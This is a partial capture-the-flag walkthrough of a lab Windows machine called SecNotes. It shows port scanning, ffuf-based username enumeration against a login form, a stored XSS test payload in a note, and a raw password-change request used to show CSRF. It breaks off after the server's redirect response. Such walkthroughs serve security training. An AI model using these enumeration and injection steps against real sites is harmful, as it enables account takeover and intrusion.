

Information Gathering

1) Found open ports



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ tcpscan 10.10.10.97
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-18 11:03 IST
Nmap scan report for 10.10.10.97
Host is up (0.23s latency).
Not shown: 65532 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE      VERSION
80/tcp   open  http         Microsoft IIS httpd 10.0
| http-title: Secure Notes - Login
|_Requested resource was login.php
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
445/tcp  open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: HTB)
8808/tcp open  http         Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows
|_http-server-header: Microsoft-IIS/10.0
Service Info: Host: SECNOTES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2024-07-18T05:36:37
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 255.73 seconds
```

2) Checked the webpage



Login

Please fill in your credentials to login.

Username


admin

No account found with that username.


Password

Login

Don't have an account? Sign up now.




3) Found a valid username from the response



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Usernames/xato-net-10-million-usernames-dup.txt -u 'http://10.10.10.97/login.php' -d 'username=FUZZ&password=test' -H "Conte
nt-Type: application/x-www-form-urlencoded" -fr "No account found with that username."

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://10.10.10.97/login.php
 :: Wordlist         : FUZZ: /usr/share/seclists/Usernames/xato-net-10-million-usernames-dup.txt
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Data             : username=FUZZ&password=test
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Regexp: No account found with that username.
________________________________________________

tyler                   [Status: 200, Size: 1276, Words: 339, Lines: 35, Duration: 467ms]
Tyler                   [Status: 200, Size: 1276, Words: 339, Lines: 35, Duration: 599ms]
```


4) Created a new user



Due to GDPR, all users must delete any notes that contain Personally Identifiable Information (PII)
Please contact **tyler@secnotes.htb** using the contact link below with any questions.

Viewing Secure Notes for **hacker**

User **hacker** has no notes. Create one by clicking below.




Note Created

Viewing Secure Notes for **hacker**

test [2024-07-17 22:55:28]

Vulnerability Assessment

1) The page is vulnerable to xss



Create New Note

Please enter a Title and a Note


Title: xss

Note: `<script>alert('xss')</script>`

10.10.10.97

xss


2) The change password is vulnerable to csrf



```
POST /change_pass.php HTTP/1.1
Host: 10.10.10.97
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://10.10.10.97/change_pass.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 57
Origin: http://10.10.10.97
Connection: keep-alive
Cookie: PHPSESSID=b0ap5hta74bli2lq58ev23bduu
Upgrade-Insecure-Requests: 1

password=password&confirm_password=password&submit=submit
```


```
HTTP/1.1 302 Found
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Type: text/html; charset=UTF-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Location: home.php
Server: Microsoft-IIS/10.0
X-Powered-By: PHP/7.2.7
Date: Thu, 18 Jul 2024 05:56:46 GMT
